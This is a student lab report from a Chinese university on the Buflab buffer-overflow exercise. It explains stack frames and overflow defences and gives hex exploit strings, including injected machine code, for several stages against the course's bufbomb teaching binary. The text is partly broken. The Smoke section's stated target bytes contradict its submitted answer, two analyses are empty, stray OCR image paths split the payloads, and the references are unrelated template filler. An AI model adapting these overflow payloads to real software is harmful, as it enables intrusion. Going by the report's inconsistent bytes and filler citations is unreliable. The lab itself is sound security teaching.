哈爾濱工業大學

实验报告

实 验（四）

题　　目 Buflab

缓冲器漏洞攻击

专　　业 计算机类

学　　号 1160300823

班　　级 1603008

学　　生 陈柯昊

指 导 教 师 吴锐

实 验 地 点 G712

实 验 日 期 2017.11.2

计算机科学与技术学院

目 录

第 1 章 实验基本信息

1.1 实验目的

理解 C 语言函数的汇编级实现及缓冲器溢出原理

掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法

进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

X64 CPU；2GHz；2G RAM；256GHD Disk 以上

1.2.2 软件环境

Windows7 64 位以上；VirtualBox/Vmware 11 以上；Ubuntu 16.04 LTS 64 位/优麒麟 64 位；

1.2.3 开发工具

Visual Studio 2010 64 位以上；GDB/OBJDUMP；DDD/EDB 等

1.3 实验预习

见第二章。

第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）

(1)ESP：栈顶寄存器。

(2)EBP：栈底寄存器。

(3)栈帧状态值：保存前栈帧的顶部和底部。

(4)函数返回地址：保存当前函数调用前的“断点”信息。

2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分）

(1)RSP：栈顶寄存器。

(2)RBP：栈底寄存器。

(3)栈帧状态值：保存前栈帧的顶部和底部。

(4)函数返回地址：保存当前函数调用前的“断点”信息。

2.3 请简述缓冲区溢出的原理及危害（5 分）

在计算机安全领域，缓冲区溢出就好比给自己的程序开了个后门，这种安全隐患是致命的。缓冲区溢出在各种操作系统、应用软件中广泛存在。而利用缓冲区溢出漏洞实施的攻击就是缓冲区溢出攻击。缓冲区溢出攻击，可以导致程序运行失败、系统关机、重新启动，或者执行攻击者的指令，比如非法提升权限。

在当前网络与分布式系统安全中，被广泛利用的 50%以上都是缓冲区溢出，其中最著名的例子是 1988 年利用 fingerd 漏洞的蠕虫。而缓冲区溢出中，最为危险的是堆栈溢出，因为入侵者可以利用堆栈溢出，在函数返回时改变返回程序的地址，让其跳转到任意地址，带来的危害一种是程序崩溃导致拒绝服务，另外一种就是跳转并且执行一段恶意代码，比如得到 shell，然后为所欲为。

2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）

通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其它指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。例如下面程序：

```
void function(char *str) {
char buffer[16]; strcpy(buffer,str);
}
```

上面的 strcpy（）将直接把 str 中的内容 copy 到 buffer 中。这样只要 str 的长度大于 16，就会造成 buffer 的溢出，使程序运行出错。存在像 strcpy 这样的问题的标准函数还有 strcat（）、sprintf（）、vsprintf（）、gets（）、scanf（）等。

当然，随便往缓冲区中填东西造成它溢出一般只会出现分段错误（Segmentation fault），而不能达到攻击的目的。最常见的手段是通过制造缓冲区溢出使程序运行一个用户 shell，再通过 shell 执行其它命令。如果该程序属于 root 且有 suid 权限的话，攻击者就获得了一个有 root 权限的 shell，可以对系统进行任意操作了。

2.5 请简述缓冲器溢出漏洞的防范方法（5 分）

目前有四种基本的方法保护缓冲区免受缓冲区溢出的攻击和影响。通过操作系统使得缓冲区不可执行，从而阻止攻击者植入攻击代码。强制写正确的代码的方法。利用编译器的边界检查来实现缓冲区的保护。这个方法使得缓冲区溢出不可能出现，从而完全消除了缓冲区溢出的威胁，但是相对而言代价比较大。此外还有一种间接的方法在程序指针失效前进行完整性检查。虽然这种方法不能使得所有的缓冲区溢出失效，但它能阻止绝大多数的缓冲区溢出攻击。

第 3 章 各阶段漏洞攻击原理与方法

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 80 分

3.1 Smoke 阶段 1 的攻击与分析

文本如下：

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 bb 8b 04 08

分析过程：

```
08049378 <getbuf>:
 8049378:       55                      push   %ebp
 8049379:       89 e5                   mov    %esp,%ebp
 804937b:       83 ec 28                sub    $0x28,%esp
 804937e:       83 ec 0c                sub    $0xc,%esp
 8049381:       8d 45 d8                lea    -0x28(%ebp),%eax
 8049384:       50                      push   %eax
 8049385:       e8 9e fa ff ff          call   8048e28 <Gets>
 804938a:       83 c4 10                add    $0x10,%esp
 804938d:       b8 01 00 00 00          mov    $0x1,%eax
 8049392:       c9                      leave
 8049393:       c3                      ret
```

观察本段代码，我们可以得到以下信息

getbuff 返回地址(0x00) ←ebp

……

(-0x28) ←buf←rsp

```
08048bc6 <smoke>:
 8048bc6:       83 ec 18                sub    $0x18,%esp
 8048bc9:       68 db a1 04 08          push   $0x804a1db
 8048bce:       e8 bd fc ff ff          call   8048890 <puts@plt>
 8048bd3:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048bda:       e8 63 06 00 00          call   8049242 <validate>
 8048bdf:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048be6:       e8 c5 fc ff ff          call   80488b0 <exit@plt>
```

再查询 smoke 观察到 smoke 的函数地址是 0x08048bc6，由于系统是小端，所以将其重写为 c6 8b 04 08 00 00 00 00,将返回地址覆盖，再另外将原先的 buf 区全部填写为 0，0x28 = 40 个字节，所以最终通过答案应该如下

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 bb 8b 04 08

```
ckh1160300823@ckh1160300823-virtual-machine:~/桌面/buflab-handout$ ./bufbomb -u1
160300823< smoke_raw.txt
Userid: 1160300823
Cookie: 0x11804ef8
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
ckh1160300823@ckh1160300823-virtual-machine:~/桌面/buflab-handout$
```

3.2 Fizz 的攻击与分析

文本如下：

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 8b 04 08 00 00 00 00 f8 4e 80 11

分析过程：

3.3 Bang 的攻击与分析

文本如下：

b8 f8 4e 80 11

89 04 25 60 e1 04 08

68 39 8c 04 08

c3

00 00 00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00 00 00


00 00 00 00 00 00

b8 3b 68 55

分析过程：

0x804e160 → global_value 0x804e158 → cookie





3.4 Boom 的攻击与分析

文本如下：

b8 f8 4e 80 11

68 a7 8c 04 08

c3

30 31 32 33 34 35 36 37 38 39

30 31 32 33 34 35 36 37 38 39

30 31 32 33 34 35 36 37 34

00 3c 68 55

b8 3b 68 55


分析过程：

Disassembly of section .text:

0000000000000000 <.text>:

```
   0:   b8 f8 4e 80 11          mov     $0x11804ef8,%eax
   5:   68 a7 8c 04 08          pushq   $0x8048ca7
   a:   c3                      retq
0: b8 f8 4e 80 11           mov     $0x11804ef8,%eax
   5:   bd e0 3b 68 55          mov     $0x55683be0,%ebp
   a:   68 a7 8c 04 08          pushq   $0x8048ca7
   f:   c3                      retq
```

0x55683be0



3.5 Nitro 的攻击与分析

文本如下：

分析过程：

第 4 章 总结

4.1 请总结本次实验的收获

为什么会变成这样呢……第一次学习了栈帧等知识。有了能应用汇编语言的机会。两件快乐事情重合在一起。而这两份快乐，又给我带来更多的快乐。得到的，本该是像梦境一般幸福的时间……但是，为什么，会变成这样呢……为什么最后一个题我不会做呢……提高了自己对于汇编的熟悉程度，对缓存区攻击有了基本认识，同时更加理解了课本的知识，也提醒我要小心缓存区存在的种种陷阱。

4.2 请给出对本次实验内容的建议

无。

注：本章为酌情加分项。

参考文献

为完成本次实验你翻阅的书籍与网站等

[1] 林来兴. 空间控制技术[M]. 北京：中国宇航出版社，1992：25-42.

[2] 辛希孟. 信息技术与信息服务国际研讨会论文集：A 集[C]. 北京：中国科学出版社，1999.

[3] 赵耀东. 新时代的工业工程师[M/OL]. 台北：天下文化出版社，1998 [1998-09-26]. http://www.ie.nthu.edu.tw/info/ie.newie.htm（Big5）.

[4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨：哈尔滨工业大学，1992：8-13.

[5] KANAMORI H. Shaking Without Quaking[J]. Science，1998，279（5359）：2063-2064.

[6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science，1998，281：331-332[1998-09-23]. http://www.sciencemag.org/cgi/collection/anatmorp.